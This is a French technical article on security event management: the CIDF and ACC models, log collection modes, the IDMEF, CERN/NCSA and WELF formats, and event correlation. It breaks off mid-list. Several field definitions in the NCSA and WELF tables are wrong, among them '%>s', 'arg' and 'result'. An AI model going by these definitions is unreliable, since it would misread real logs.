La réaction à une tentative d'intrusion au niveau stratégique s'organise selon deux axes : le pilotage des opérations techniques et la validation de leurs impacts (arrêt d'un serveur de production, coupure de l'accès Internet), et la communication interne et externe concernant l'intrusion. Dans les deux cas, une mauvaise évaluation peut avoir un impact catastrophique, tant en termes financier qu'en termes d'image pour l'entreprise.

Encore une fois, la fiabilité des données et leur simplicité d'analyse apparaissent comme les éléments clefs d'une réaction efficace.

Architectures

Principes généraux

La collecte et le traitement de données de sécurité s'effectuent selon trois principaux types d'opérations : l'émission et la collecte, le formatage et le stockage, l'analyse et le reporting.

1 – Émission et collecte

Cette première opération a pour fonction de transmettre au système d'analyse l'ensemble des événements potentiellement pertinents en termes de sécurité. Cela implique d'une part la présence d'un mécanisme de génération d'événements sur le composant du SI, et d'autre part la mise en place d'un mécanisme de récupération de ces données.

2 – Formatage et stockage

Les données collectées ne sont pas nécessairement pertinentes en termes de sécurité. En outre, et compte tenu de l'hétérogénéité des systèmes qui les ont émises, elles se présentent sous des formats différents.

Il est donc nécessaire d'une part de filtrer ces données puis de les transformer afin d'obtenir un format approprié à leur traitement par des modules d'analyse générique. Le stockage et l'archivage de ces données est une évidence.

3 - Analyse et reporting

Cette dernière étape représente la finalité du SCAES, à savoir la représentation cohérente et fiable des événements de sécurité intervenus sur l'ensemble des composants du système d'information, l'objectif étant de fournir des informations exploitables tant en termes de prévention que de réaction aux tentatives d'intrusions.

Le modèle CIDF

Le modèle CIDF [1] (*Common Intrusion Detection Framework*) a pour objectif de fournir des composants normalisant la communication entre systèmes de détection d'intrusion. Initié par Teresa Lunt, le projet fut rapidement intégré au programme « Information Survivability » du DARPA (*Defense Advanced Research Projects Agency*). Dernièrement coordonné par Dan Schnackenberg (Boeing) et Brian Tung (ISI - *Information Science Institute*), le projet est maintenant suivi par de nombreuses entreprises sans rapport avec le DARPA.

La conception de cette architecture est issue de deux constats. Le premier est qu'un système d'information peut (doit) mettre en œuvre plusieurs systèmes de détection d'intrusion. Le second part du postulat que les fonctions de formatage, stockage, analyse et reporting doivent être réalisées par des composants différents, spécifiquement conçus à ces fins.

Les composants définis par le modèle sont par conséquent les suivants :

- → E-Box : générateurs d'événements, ou *sensors* ;
- → A-Box : module d'analyse des événements émis par les sensors ;
- → D-Box : base de données des événements ;
- → R-Box : unité de réponse aux tentatives d'intrusion.

1 - E-Box (sensors)

Le rôle des sensors est de fournir des événements liés à la sécurité sur un spectre couvrant la totalité du système d'information. Ils sont donc multiples et hétérogènes.

Les événements transmis aux autres composants de l'architecture doivent respecter un format spécifique, le CISL [2] (*Common Intrusion Specification Language*), ce qui implique une couche de conversion des événements à la source.

Les événements doivent être émis aussitôt qu'ils se produisent, le stockage étant mis en œuvre sur un autre composant.

2 - A-Box

Le module d'analyse travaille sur une notion de contextes décrivant les différentes conditions d'existence d'une tentative d'intrusion. Le module d'analyse concentre les informations reçues par les différents sensors et crée les contextes associés à ces événements. Une fois la tentative d'intrusion complètement caractérisée, un nouveau message au format CISL est émis à destination de l'unité de réponse.


3 - D-Box

Ce composant est uniquement une base de données stockant l'ensemble des événements émis par les E-Box (événements unitaires) et les A-Box (événements contextuels). Les événements doivent être enregistrés au format CISL.

4 - R-Box

Les unités de réponse prennent en entrée les messages contextuels émis au format CISL par la A-Box et applique les contre-mesures appropriées. Ces dernières pouvant être locales au système attaqué (arrêt d'un processus, déconnexion d'un utilisateur) ou distantes à destination de la source (identification, interruption de la session TCP), les R-Box peuvent par conséquent être des agents locaux sur les composants du SI aussi bien que des systèmes autonomes (voir figure 1).

Figure 1



Bien que le modèle n'ait été reconnu par aucun organisme officiel et que les travaux associés n'aient, en particulier, jamais été intégrés au IDWG de l'IETF, le CIDF reste un modèle fonctionnel de référence pour la conception de nombreux systèmes de détection d'intrusion. En revanche, le langage CISL n'a jamais été mis en œuvre de manière industrielle, ni hors du cadre des recherches du CIDF Working Group.

Réseau d'ACC

Un deuxième modèle, fondé sur un réseau d'ACC [3] (*Aggregation and Correlation Components*) a été défini par Hervé Debar et Andreas Wespi (tout deux chez IBM à l'époque) afin de pallier d'une part les problématiques d'hétérogénéité des données à traiter, et d'autre part les problématiques de sécurité et de fiabilité rencontrés lors de la gestion de grands volumes d'événements.

Ce modèle définit deux types de composants :

- → les sondes, responsables de la collecte, d'un premier niveau d'analyse, du formatage des données et de la génération d'alertes ;
- → les ACC, organisés en réseau hiérarchique, ont pour rôle d'effectuer une analyse contextuelle des alertes et de fournir les outils de reporting.

1 - Les sondes

Le rôle des sondes est multiple. Leur fonction principale est la collecte d'événements de sécurité concernant les différents composants du SI. A l'instar des E-Box du modèle CIDF, les sondes sont multiples et hétérogènes. En revanche, elles peuvent également avoir un premier rôle d'analyse, cette fonction étant souvent implémentée dans les systèmes de détection d'intrusion.


Par conséquent, les événements émis à destination des ACC ne sont plus considérés comme des événements unitaires mais comme des alertes. Leur transmission aux ACCs s'effectue via le format IDMEF [4] (*Intrusion Detection Messages Exchange Format*).

2 – Les ACC

Les ACC sont organisés hiérarchiquement selon une architecture arborescente. Ils collectent les alertes transmises au format IDMEF par les sondes ou d'autres ACC. Ces alertes sont analysées dans un contexte limité au spectre du système d'information couvert par les sondes directement ou non à l'origine des alertes. L'analyse a pour finalité l'émission d'une nouvelle alerte à destination d'ACC de niveau supérieur et / ou d'un opérateur. Enfin, les ACC ont également une fonction de génération et d'émission de rapports.

La structure hiérarchique réduit les risques de dénis de service par saturation des moteurs d'analyse, ceux-ci ne traitant qu'un sous-ensemble des alertes émis par les sondes. En outre, elle offre une structure de reporting à plusieurs niveaux, chaque ACC étant à même de fournir des rapports concernant les composants du système d'information supervisés par les sondes reportant directement ou non à l'ACC (figure 2).

Figure 2



Cette architecture est mise en œuvre dans le produit Tivoli Risk Manager d'IBM [5], les ACC s'appuyant sur les console du produit (TEC - *Tivoli Enterprise Console* [6,7]). D'une manière plus restreinte, un outil tel que Syslog-ng [8] est également à même de mettre en place une structure de collecte et de filtrage arborescente, sans toutefois fournir de moyen d'analyse autre que l'application d'expressions régulières, et uniquement sur les messages émis selon le protocole Syslog.

Limitation des modèles actuels

La principale limitation des modèles actuels réside dans leur nécessaire utilisation d'un langage de formalisation des événements entre les sondes (ou E-Box) et les modules d'analyse. La définition et l'implémentation d'un tel format pour l'échange des événements impose implicitement une restriction en termes de systèmes supervisés. En effet, l'expérience prouve qu'en dépit de la ratification de standards, les éditeurs, commerciaux ou non, n'intègrent pas nativement les dernières normes, ce dans tous les domaines de l'informatique. Considérer que la mise en place d'un tel système ne puisse concerner qu'une partie de l'infrastructure informatique, ou pire, imposer des modifications structurelles de cette dernière serait une erreur dans la mesure où le système doit d'une part être à même de gérer tout type d'équipement, et d'autre part ne peut apparaître comme structurant pour l'infrastructure dont il doit assurer la supervision.

Par conséquent, chacun des modèles omet un bloc fonctionnel dont le rôle serait la récupération de données « natives » et leur traduction dans un langage commun au reste des composants. En outre, le modèle CIDF ne propose pas de bloc fonctionnel lié au reporting et se limite à la mise en place de contre-mesures via les unités de réaction (R-Box). Cette absence est critique dans la mesure où les rapports d'activité sont des éléments indispensables à tous les niveaux décisionnels tant en termes de prévention que de réaction.

Collecte des données

La collecte des données intègre trois dimensions : le mode de génération (par agent ou native), le mode de récupération (*push* ou *pull*) et le temps (collecte synchrone ou asynchrone).

Mode de génération

Les informations qui devront être analysées sont générées par les systèmes supervisés. Deux modes de générations sont possibles. Les informations sont générées nativement et seront traitées telles quelles. Dans certains cas cependant, leur génération et / ou leur formatage sont assurés par un outils tiers, un agent.

1 – Génération par agents

La génération des événements transmis par le système supervisé peut être effectuée via un agent dédié. Une telle méthode est généralement mise en œuvre sur des serveurs dans la mesure où l'administrateur y a un accès potentiellement illimité l'autorisant à mettre en place un tel agent. Le rôle de ces agents varie en fonction de l'architecture globale du système auquel ils sont intégrés.

Ainsi dans le cadre d'une architecture de type réseau ACC construite sur Syslog-ng, un tel agent aura uniquement pour fonction de suivre l'évolution d'un fichier et d'en renvoyer chaque nouvelle ligne à l'ACC correspondant via le protocole Syslog. Un tel agent peut se traduire pour un serveur Linux en une simple ligne de commande :

```
bash# tail -f /var/log/squid/access.log | logger
```

Dans le cas d'architectures plus évoluées, et en particulier intégrant des composants communiquant de manière hétérogène, les agents devront avoir également un rôle de formatage. Le formatage peut avoir deux fonctions. La première est de transcrire les messages dans un format d'alerte standard. Snort IDS [13] dispose ainsi d'un *plugin* [14] générant des alertes au format IDMEF. La seconde fonction est la transmission d'informations locales via un protocole de transport standard. Ainsi dans le cas de l'IDS distribué Prelude-IDS [9], la gestion des systèmes Microsoft s'effectue via l'agent NTsyslog [10] convertissant les messages de l'*event log* en messages Syslog à destination du manager. Enfin, la collecte des informations peut ne pas se limiter à l'inspection de fichiers de logs mais être également part de l'application [11]. Les informations émises par un tel agent sont par conséquent beaucoup plus pertinentes dans la mesure où elles sont naturellement liées à un contexte, celui de l'application qui les a émises.

Dans tous les cas, de tels agents doivent répondre à un certain nombre de critères [12] garantissant leur fiabilité, à savoir :

- fonctionnement permanent sans intervention extérieure et avec un *overhead* minimal ;
- résistance aux attaques et techniques d'évasion ;
- capacité d'adaptation à la politique de sécurité du système hôte et à ses évolutions.

Faute du respect de ces contraintes, l'agent risque de ne pas être à même de remplir ses fonctions de manière adéquate.

2 - Génération native

Un second schéma de génération consiste à utiliser les mécanismes intégrés nativement au système à superviser. Nous entendons par natif tout mécanisme lié au système d'exploitation du système en question. Ainsi, des mécanismes tels que la génération de logs des systèmes d'exploitation ou d'applications (Syslog, EventLog) où les agents SNMP sont à considérer comme des mécanismes natifs.

L'objectif d'un tel mode de génération est de ne pas intégrer d'élément tiers sur un système, réduisant ainsi non seulement les risques d'instabilité, mais également les délais et coûts de déploiement sur des plates-formes importantes, ce dans la mesure où l'implémentation d'un tel mécanisme se limite à un paramétrage souvent trivial des systèmes concernés. En outre, de nombreux systèmes fermés, tels que les matériels réseau ou les *appliances*, n'offrent pas la possibilité d'installer un agent tiers, interdisant par conséquent toute génération d'information autre que native.

Mode de récupération

Indépendamment du mode de génération de l'événement, sa récupération peut s'effectuer selon deux schémas : l'émission vers le système d'analyse (Push), la récupération depuis le système d'analyse (Pull).

1 - Push

La technique de Push consiste à considérer le système d'analyse comme passif, l'ensemble des informations à traiter lui étant transmis par les systèmes supervisés. Une telle méthode implique naturellement que le système d'analyse soit à même d'interpréter les différents protocoles via lesquels sont transmises ces informations, à savoir essentiellement, Syslog, SNMP et SMTP.

Le principal intérêt de ce mode de récupération est l'absence d'accès au système supervisé depuis le système d'analyse, réduisant ainsi les risques en termes de sécurité et l'ajout d'une complexité d'administration supplémentaire liés à la gestion d'un tel accès.

2 - Pull

Inversement, la technique de Pull consiste à donner les moyens au système d'analyse d'accéder aux informations stockées localement sur les systèmes supervisés.

Une telle fonction est techniquement plus évidente à mettre en œuvre car la grande majorité des systèmes ont aujourd'hui un accès distant à leur données, que ce soit directement via un transfert de fichier tels que FTP ou SCP, voire l'accès à une ligne de commande de type `rsh` ou `ssh`, ou indirectement par la mise en place d'un montage de systèmes de fichiers (NFS ou NetBios par exemple).

Certains mécanismes propriétaires, tels que LEA [16] (*Log Export API*) de CheckPoint, fournissent également l'accès aux données générées par les applications et sont largement utilisés par les applications commerciales telles que NetSecure Log [17], e-security [15] ou NetReport [18].

En revanche, les problématiques de sécurité sont nombreuses, en particulier dans le cas de protocoles non sécurisés tels que FTP ou RSH dont les sessions pourraient être rejouées afin d'obtenir un accès sur le système cible. Les données d'authentification sont également sensibles et leur récupération à la suite d'une intrusion sur le système de supervision pourrait compromettre l'ensemble du système d'information.

Enfin, la gestion administrative des nouveaux systèmes de fichiers exportés accroît la complexité de maintenance du système. Si toutefois cette exportation est autorisée par la politique de sécurité.

Dimension temporelle

Cet aspect détermine la notion de délai avec lequel les informations seront récupérées. Ce délai peut être quasi nul dans le cadre d'une collecte synchrone ou défini arbitrairement dans le cadre d'une collecte asynchrone.

1 - Collecte synchrone

L'objectif d'une collecte synchrone est la possibilité de traiter les événements à la volée, c'est-à-dire avec un délai entre l'instant où un événement est détecté par le système supervisé et celui où il est traité par le système d'analyse humainement faible (de l'ordre de la seconde).

Les messages Syslog redirigés vers un serveur d'analyse, les *traps* SNMP, voire les mails d'alertes sont les principaux exemples de mécanismes de collecte synchrone. Moins courante, bien qu'implémentée sur des systèmes commerciaux tels que e-Security, une collecte synchrone peut être effectuée à partir d'un fichier monté via un mécanisme de suivi équivalent au `tail -f` sous Linux.

Le principal revers de la collecte synchrone est la potentielle consommation de ressources, ce à deux niveaux. Au niveau du système supervisé, les ressources nécessaires pour le formatage (dans le cas de traps SNMP ou de mails) et / ou le chiffrement (SNMPv3) des données transmises peuvent être particulièrement importantes et nuire au fonctionnement de l'ensemble. Au niveau réseau, la gestion de sessions TCP pour le support des transmissions SMTP par exemple, ainsi que le volume de données à transmettre, peuvent avoir un impact important.

2 - Collecte asynchrone

La collecte asynchrone a pour objectif de réduire le nombre des opérations de collecte sur le système ayant généré les messages.

D'une manière basique, un seuil, temporel ou non, est défini de manière arbitraire. Lorsque ce seuil est dépassé, les données sont récupérées. Ainsi dans le cas d'émission de traps SNMP, le firewall CheckPoint définit un seuil temporel de l'ordre de la seconde. La trap SNMP contient par conséquent l'ensemble des messages concernant ce délai.

Plus sophistiquée, la console d'analyse du firewall NetASQ [19] fait évoluer son seuil temporel de récupération des données sur le firewall en fonction du volume de messages précédemment récupéré.

Le même principe est utilisé sur le module PERL File::Tail [20] utilisé pour l'analyse de fichiers de logs.

Si la collecte asynchrone peut être un choix d'implémentation, elle est souvent le corollaire immédiat de certains modes de récupération, en particulier ceux basés sur le transfert de fichiers.

Implémentations et limitations

La procédure de collecte des données apparaît comme la plus anarchique de l'ensemble des opérations, quelles que soient les solutions, commerciales ou OpenSource.

En effet, à l'exception de Prelude IDS, qui en contrepartie réduit notablement le spectre des systèmes pouvant être supervisés, les systèmes actuels collectent les données de manière hybride, ce dans chacune des trois dimensions, génération, récupération et temps.

Une telle implémentation induit un grand nombre de limitations notamment en termes d'intégrité et de sécurité du système d'information, et de fiabilité de l'analyse.

1 - Intégrité et sécurité du système

L'ajout d'agents dans certains cas, et non d'autres, ainsi que la mixité des modes de collecte push et pull impactent profondément la sécurité du système d'information.

En effet, les tests de fiabilité et de sécurité d'agents tiers, et dont les composantes varient en fonction du système pour lesquels ils ont été programmés, sont des opérations longues et rarement effectuées avec le temps et les moyens nécessaires. En outre, l'utilisation d'outils de provenance diverses (OpenSource, *shareware*, logiciels commerciaux) ne garantit pas la pérennité de la solution globale, la génération des événements pouvant être interrompue faute de support de l'outil.

Le mélange des modes de récupération représente également, sinon une faille, au moins un risque en termes de sécurité. En effet, si les méthodes Push génèrent des flux depuis les systèmes supervisés à destination du système d'analyse, les méthodes Pull génèrent des flux inverses.

Ainsi, toute traversée d'un outil de filtrage compromet systématiquement la règle d'étanchéité des zones de sécurité, critique dans le cas de plates-formes sensibles telles que des infrastructures Internet.

2 - Fiabilité de l'analyse

Il apparaît comme évident qu'une collecte synchrone de certaines données et une collecte asynchrone de certaines autres interdisent une analyse contextuelle en temps réel des tentatives d'intrusions. En effet, une telle analyse ne peut être effectuée de manière cohérente que si le moteur d'analyse dispose de suffisamment d'informations. Ainsi un firewall et un IDS identifiant un couple [source, cible] suspect généreront au plus un avertissement, alors que la suite des actions menées par la [source] ne sera visible que lorsque les logs du serveur [cible] seront récupérés.

En outre, une telle analyse ne peut être réalisée de manière fiable *a posteriori* que si la base de temps est homogène sur l'ensemble des composants du SI, opération commune et néanmoins non systématique, loin s'en faut sur les systèmes d'information. Ainsi, un décalage de deux heures entre notre serveur [cible] et les firewall et IDS de la plate-forme ne fournira pas la possibilité de lier l'opération d'effacement des logs du système aux événements apparus « théoriquement » deux heures plus tard et remontés par les équipements de sécurité.

Formatage des données

Le formatage des événements est un élément nécessaire pour l'analyse. Il doit par conséquent être effectué en amont de cette opération. Deux types de formatage sont définis :

- le formatage générique, fournissant une structure dont l'objectif est de rendre possible la mise en forme de tout type d'événement de sécurité selon un unique schéma ;
- le formatage fonctionnel, proposant différents formats en fonction de la nature ou de la fonction du message.

Formatage générique

Le formatage générique doit fournir l'ensemble des éléments nécessaires à la mise en forme standard d'un événement de sécurité, indépendamment de sa nature et de sa fonction.

1 - Le format IDMEF


A ce jour, le format IDMEF [4] (*Intrusion Detection Message Exchange Format*) est le seul format générique uniformément reconnu comme standard. Son objectif est de normaliser l'échange de tout type de données de sécurité entre un système quelconque et un outil d'analyse. Ainsi, une trap SNMP ou un message Syslog pourraient être transmis via un message au format IDMEF sans perte d'information.

Un tel objectif implique une structure particulièrement riche et flexible.

2 - Structure du format IDMEF

Le format IDMEF propose une structure objet selon la figure 3.

Figure 3



La classe `Alert`, dont le rôle est de fournir une description standardisée d'un événement de sécurité, identifie principalement les éléments suivants :

- la source et la cible de l'intrusion ;
- la classification de l'alerte.

L'alerte elle-même est optionnellement identifiée par une chaîne de caractères.

3 - Classification des alertes

L'objet `Classification` a un seul attribut, origine, et est composé de l'agrégation de deux classes : `name` et `url`. L'attribut origine est une chaîne de caractère identifiant la source des informations fournies dans les classes `name` et `url`, et est défini de la manière suivante dans le DTD :

```
<!ENTITY % attvals.origin " ( unknown | bugtraqid | cve | vendor-specific ) ">
```

Ainsi les sources peuvent être une référence à la mailing-list bugtraq [21], à la base CVE (*Common Vulnerability and Exposure*) [22], propriétaire ou inconnue.

Le choix du bugtraq ID et de code CVE offre une couverture quasi exhaustive des vulnérabilités connues sur les systèmes. Les classes `name` et `url` définissent, en fonction de l'origine, un identifiant unique de l'attaque (tel que le *bid* ou le code CVE) et une URL de référence.

4 - Source et cible

a - La classe Node

La classe `Node` caractérise un nœud réseau selon la figure 4. Cette structure identifie de manière unique un système auquel peuvent être affectées plusieurs adresses d'un même type ou de types différents.

b - La classe User

La classe `User` affecte à un utilisateur identifié dans le message source des caractéristiques telles que l'appartenance à une application ou à un système d'exploitation, l'affectation à un groupe d'utilisateurs, etc.

c - La classe Process


La classe `Process` fournit les différentes caractéristiques d'un *process*, à savoir son nom, son PID, ses arguments et l'ensemble des variables d'environnement qui lui sont affectées.

d - La classe Service

La classe `Service` identifie les composants d'un service, source ou cible d'une alerte. A l'exception des services HTTP et SNMP, les services sont qualifiés par leurs caractéristiques de couche transport du modèle OSI, à savoir le protocole de support de la couche réseau et les ports ou listes de ports concernés.

Deux sous-classes sont définies pour les services HTTP et SNMP afin de fournir des informations plus pertinentes au niveau de la couche application.

Figure 4



La source et la cible de l'intrusion ont les classes `Source` et `Target` définies par trois attributs : `ident`, `spoofed` ou `decoy`, `interface`, et sont composées de l'agrégation des classes `Node`, `User`, `Process`, `Service` et, pour la classe `Target`, de la classe `FileList`.

Les attributs définissent un identifiant unique à la source ou à la cible et permettent de qualifier la fiabilité de l'information dans la mesure où une source peut être « spoofée » ou une cible n'être qu'un leurre.

Formatage fonctionnel

Le formatage fonctionnel est lié à un type de source et/ou d'application. Par conséquent, les seules informations pouvant être transmises sont celles qui présentent un intérêt en termes de traitement dans le contexte de la source ou de l'application en question. En théorie, tout message transmis selon un format fonctionnel pourrait être traduit en format générique tel que IDMEF.

Les principaux deux formats fonctionnels, largement utilisés sont :

- → pour les applications Web : CERN/NCSA Combined ;
- → pour les firewalls : WELF.

1 - Le format CERN/NCSA Combined

Ce format, utilisé par les principaux serveurs Web du marché tels que Apache ou Microsoft IIS, a été défini explicitement pour l'analyse de logs de serveurs HTTP et se présente, selon la terminologie Apache [23], sous la forme : `%h %l %u %t "%r" %>s %b "%{Referer}i" "%{User-agent}i"`

avec :	
`%h`	FQDN ou à défaut l'adresse IP de l'hôte distant
`%l`	nom du processus distant (si fourni par `identd`)
`%u`	nom d'utilisateur si une authentification HTTP a été effectuée
`%t`	l'heure au format anglo-saxon
`%r`	première ligne de la requête HTTP
`%>s`	FQDN ou à défaut l'adresse IP de l'hôte distant
`%{Referer}i`	lien ayant mené à la requête
`<TT%{User-agent}i`	type de navigateur utilisé

En dépit du manque de normalisation de la caractérisation de l'hôte distant, le format CERN/NCSA fournit l'ensemble des informations pouvant être nécessaires à l'analyse des opérations effectuées sur la partie applicative HTTP du système, ce d'un point de vue de la sécurité : la source (la cible quant à elle est connue), l'utilisateur, les codes d'erreurs (accès interdit, erreur d'authentification, page inconnue) et le détail de l'opération via la requête HTTP.

2 - Le format WELF

Le format WELF [24] a été développé à l'origine pour l'analyse de logs de firewalls, essentiellement en termes de flux et de volume, dans le cadre du produit FirewallSuite [25] de la société Webtrends (rachetée depuis par la société NetIQ). Depuis, de nombreux firewalls [26], parmi lesquels NetScreen, Arkoon, NetASQ, Fortinet ou encore 3Com, ont adopté ce format pour la génération de leurs logs.

Le format WELF définit que chaque enregistrement consiste en une ligne terminée par la séquence `0x0D 0x0A`. Chaque ligne est composée d'une suite d'identifiants suivie du signe « = » et d'une chaîne de caractères nécessairement entre guillemets si elle contient un ou plusieurs caractère(s) d'espacement.

Les identifiants obligatoires sont les suivants :	
`id`	identifiant du type de message (ex. : `id=firewall`)
`time`	date et heure au format « `aaaa-mm-jj hh:mm:ss` »
`fw`	adresse ou nom du firewall
`pri`	entier indiquant la priorité du message de 0 (urgence) à 7 (debug)

Les autres identifiants pouvant être utilisés et présentant un intérêt en termes de sécurité	
`rule`	numéro de la règle ou action appliquée (ex. : `rule=deny`)
`proto`	protocole identifiant le service (ex. : `proto=http` ou `proto=tcp/80`)
`src` et `dst`	adresse IP de la source ou de la cible de l'événement
`srcname` et `dstname`	nom de la source ou de la cible de l'événement, peut être un FQDN, un e-mail ou tout autre
`user`	nom d'utilisateur si ce dernier a été identifié
`op`	opération liée au protocole (ex. : `GET` en HTTP)
`arg`	adresse ou nom du firewall
`result`	adresse ou nom du firewall
`type`	type d'opération ; deux valeurs sont prédéfinies : `mgmt` pour les opérations d'administration des firewalls et `vpn` pour les événements liés aux réseaux privés virtuels gérés par le firewall
`msg`	destiné à l'origine à l'indication de la table dans laquelle le message doit être traité, ce champ sert essentiellement à donner le détail d'une action (ex. : `msg="Packet Filtered"`)

Le manque critique de normalisation du format WELF le rend difficilement exploitable tel quel. En outre, ce format apparaissant comme un standard *de facto*, de nombreux éditeurs ont rajouté des champs ou détourné l'utilisation des champs prédéfinis.

Ainsi un paquet TCP filtré par un firewall NetASQ aura le format suivant, introduisant de nombreux champs non spécifiés :

```
id=firewall time="2003-11-25 12:20:20" fw="VENUS_PRA" tz=+0100 startime="2003-11-
25 12:20:20" pri=1 ruleid=98 srcif=Ethernet0 srcifname=INTERNET ipproto=tcp
proto=epmap src=221.17.64.123 srcport=3635 dst=213.29.11.96 dstport=135
dstportname=epmap dstname=Firewall_INTERNET action=block logtype="filter"
```

Complexité du formatage

L'analyse des principaux formats de message existants identifie une problématique majeure, à savoir le positionnement d'un tel format dans une chaîne d'analyse.

En effet, le format IDMEF a pour vocation d'être implémenté à tous les niveaux de la chaîne, de la génération du message à l'émission d'une alerte contextuelle post-analyse. Il se doit par conséquent d'être adapté à la transmission du message sans perte d'information et de fournir une structure acceptant les informations de normalisation fournies par un outil d'analyse.

Et si le modèle semble complet, l'apparition de sous-classes de la classe `Service` (`SNMPService` et `WebService`) prouve l'impossibilité de normalisation générique de tous les flux et incite à croire qu'à l'instar de la branche *enterprise* de la MIB SNMP, la classe service se verra enrichie de sous-classes propriétaires imposant au minimum la recompilation du DTD des systèmes serveurs.

A l'opposé des modèles strictement fonctionnels tels que le format NCSA ou plus encore WELF, leur utilisation est limitée à des applications spécifiques en bout de chaîne d'analyse ou nécessiteront un travail de normalisation supplémentaire, en particulier dans le cas de WELF.

Méthodes d'analyse

L'analyse est une étape intermédiaire dont l'objectif est double : générer des alertes qualifiées et fournir des données pertinentes en vue de la création de rapports d'activité.

Regroupement et dénombrement

Le premier mode d'analyse se base sur un mécanisme de comparaison et d'association.

1 - Comparaison des événements

L'objectif de la comparaison des événements est de fournir un moyen de réduire le nombre de messages tout en accroissant la pertinence des messages qui seront transmis à l'issue de l'opération.

La forme la plus simple de comparaison est la détection des doublons. La mise en place d'une telle opération ne nécessite qu'un formatage rigoureux et une analyse des caractéristiques de chaque message, l'égalité de l'ensemble des caractéristiques identifiant un doublon. Une telle opération, triviale, n'a pour conséquence que de réduire le nombre de messages, sans pour autant apporter de réelle fonction d'analyse.

La comparaison peut néanmoins être enrichie dans la mesure où elle ne va pas porter sur l'ensemble des caractéristiques d'un

messager, mais uniquement sur certaines d'entre elles. Ainsi, le M-Correlator [27] propose une approche basée uniquement sur la comparaison des sources et cibles d'une intrusion. En considérant la suite des événements suivants :

```
9:41am   200.44.19.100 -> gates                    TCP_Connect_Violation
9:45am   195.16.19.56 -> emperor                   Kerberos_User_Snarf
9:48am   200.55.19.100 -> gates.[21 22 23 79 80]   Port_Scan
9:51am   200.55.19.149.3450 -> gentoo.143          Intel_Buffer_Overflow
9:51am   200.55.19.149.3450 -> gentoo.143          Imap_Overflow
9:52am   200.55.19.100 -> gates.[21 22 23 79 80 514] Port_Scan
10:02am  console -> solarium                       Buffer_Overflow
10:04am  console -> solarium                       Illegal_File_Alteration
10:05am  console -> solarium                       Illegal_File_Alteration
```

La consolidation par source et cible fournit un unique message décrivant un schéma ordonné de l'attaque suivante :

```
10:02am - 10:05am   console -> solarium
                              Buffer_Overflow
                              Illegal_File_Alteration
                              Illegal_File_Alteration
```

Une analyse plus fine peut être obtenue d'une part en offrant la possibilité de paramétrer les caractéristiques devant être comparées, et d'autre part en définissant un mécanisme réentrant dont les entrées sont de nouveaux messages générés lorsqu'une métrique de comparaison est atteinte ou dépassée. Ce modèle, implémenté dans l'algorithme AC [3] (*Aggregation and Correlation*) réduit sensiblement le nombre de messages envoyés lors d'attaques de type Teardrop, Ping of Death ou encore en cas de scans de ports, tout en générant un unique message qualifiant complètement l'événement.

2 - Association

L'association d'événements propose une démarche similaire à la comparaison. Cependant sa finalité est autre. Elle consiste en effet à fournir une représentation cohérente et structurée des événements en fonction de critères spécifiques.

Présentées dans l'algorithme AC comme des Situations, les associations fournissent entre autres les représentations suivantes :

- Association par source : cette association donne la visibilité sur les opérations de *sweep* lancées à partir d'une source unique à destination de plusieurs cibles. Une variante consiste à associer également le type d'événement. Dans ce schéma une meilleure visibilité est donnée concernant le type d'opération en cours ;
- Association par cible : ce schéma d'association a pour objectif de fournir la visibilité concernant les attaques distribuées, provenant de sources diverses et à destination d'une cible unique. Encore une fois le type d'événement peut être un critère d'association fournissant une visibilité plus détaillée de certains types d'attaques tels que des scans de ports ;
- Association par type d'événement : une telle association fournit une vision globale par type d'attaque. Cette approche est utile pour identifier les tests d'une nouvelle vulnérabilité ou la propagation d'un ver ;
